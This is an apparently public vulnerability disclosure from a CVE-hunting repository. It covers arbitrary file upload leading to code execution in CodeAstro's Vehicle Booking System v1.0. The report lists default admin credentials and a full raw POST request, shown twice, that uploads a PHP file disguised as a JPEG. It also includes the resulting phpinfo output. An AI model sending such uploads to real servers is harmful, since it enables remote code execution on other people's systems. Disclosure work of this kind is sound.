Tr0e / CVE_Hunter Public

Code Issues Pull requests Actions Projects Security Insights

main

CVE_Hunter / RCE-2.md

Tr0e Create RCE-2.md History

1 contributor

88 lines (61 sloc) 3.08 KB

Vulnerability Description

Arbitrary file upload vulnerability in Vehicle Booking System v1.0 allows attackers to execute arbitrary code via the file upload to admin-add-vehicle.php. It is an open source project from https://codeastro.com .

1. Vulnerability Submitter: Tr0e
2. vendors: Vehicle Booking System in PHP with Source Code - CodeAstro
3. The program is built using the xmapp/v3.3.0 and PHP/8.1.10 version;
4. Vulnerability location: /VehicleBooking-PHP/admin/admin-add-vehicle.php

Vulnerability Verification

[+] Payload:

```
<?php phpinfo();?>
```


POC：

```
POST http://192.168.0.120:91/VehicleBooking-PHP/admin/admin-add-vehicle.php HTTP/1.1
Host: 192.168.0.120:91
Content-Length: 895
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.120:91
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHwRD9k9A7fnBXCiu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.0.120:91/VehicleBooking-PHP/admin/admin-add-vehicle.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=ldi7mdlvm8g7bnfhunuvrhp8ne
Connection: close

------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_name"

Test
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_reg_no"

aaa
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_pass_no"

111
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_driver"

Demo User
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_category"

Bus
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_status"

Booked
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_dpic"; filename="Tr0e.php"
Content-Type: image/jpeg

<?php phpinfo();?>
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="add_veh"
```

```
------WebKitFormBoundaryHwRD9k9A7fnBXCiu--
```

How to verify

1. Build the vulnerability environment according to the steps provided by the source code author.
2. log in to the background management system through the default account and password（Email: admin@mail.com Password: codeastro.com）；
3. The vulnerability lies in the "Vehicles - Add - Add Vehicle" function, you should inserts Payload when you Add Vehicle, as shown in the following figure：



不安全 | 192.168.0.120:91/VehicleBooking-PHP/admin/admin-add-vehicle.php

Vehicle Booking System

Vehicles / Add Vehicle

Add Vehicle

Vehicle Name: Test

Vehicle Registration Number: aaa


Vehicle Number Of Seats: 111

Driver: Demo User

Vehicle Category: Bus

Vehicle Status: Booked

Vehicle Picture: 选择文件 Tr0e.jpg



```
POST http://192.168.0.120:91/VehicleBooking-PHP/admin/admin-add-vehicle.php HTTP/1.1
Host: 192.168.0.120:91
Content-Length: 895
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.120:91
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHwRD9k9A7fnBXCiu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.0.120:91/VehicleBooking-PHP/admin/admin-add-vehicle.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=1di7md1vm8g7bnfhumvrhp8ne
Connection: close

------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_name"

Test
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_reg_no"

aaa
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_pass_no"

111
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_driver"

Demo User
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_category"

Bus
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_status"

Booked
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_dpic"; filename="Tr0e.php"
Content-Type: image/jpeg

<?php phpinfo();?>
```

```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: text/html; charset=UTF-8
Date: Sun, 09 Oct 2022 11:31:00 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.1.10
X-Powered-By: PHP/8.1.10
Content-Length: 11739

<!DOCTYPE html>
<html lang="en">

<head>

  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <meta name="description" content="Vehicle Booking System Transport Saccos, Matatu Industry">
  <meta name="author" content="MartDevelopers">

  <title>Vehicle Booking System - Admin Dashboard</title>

  <!-- Custom fonts for this template-->
  <link href="vendor/fontawesome-free/css/all.min.css" rel="stylesheet" type="text/css">

  <!-- Page level plugin CSS-->
  <link href="vendor/datatables/dataTables.bootstrap4.css" rel="stylesheet">

  <!-- Custom styles for this template-->
  <link href="vendor/css/sb-admin.css" rel="stylesheet">

  <link href="../">

</head>
<body id="page-top">
 <!--Start Navigation Bar-->
  <nav class="navbar navbar-expand navbar-dark bg-dark static-top">

    <a class="navbar-brand mr-1" href="admin-dashboard.php">Vehicle Booking System</a>

    <button class="btn btn-link btn-sm text-white order-1 order-sm-0" id="sidebarToggle" href="#">
      <i class="fas fa-bars"></i>
    </button>
```

不安全 | 192.168.0.120:91/VehicleBooking-PHP/vendor/img/Tr0e.php

[redacted]

PHP Version 8.1.10

System	Windows NT BWSHEN 10.0 build 19044 (Windows 10) AMD64
Build Date	Aug 30 2022 18:02:43
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=..\..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\..\..\instantclient\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	*no value*
Loaded Configuration File	D:\SoftWare\Xampp\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20210902
PHP Extension	20210902
Zend Extension	420210902
Zend Extension Build	API420210902,TS,VS16
PHP Extension Build	API20210902,TS,VS16
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, zlib.*, bzip2.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v4.1.10, Copyright (c) Zend Technologies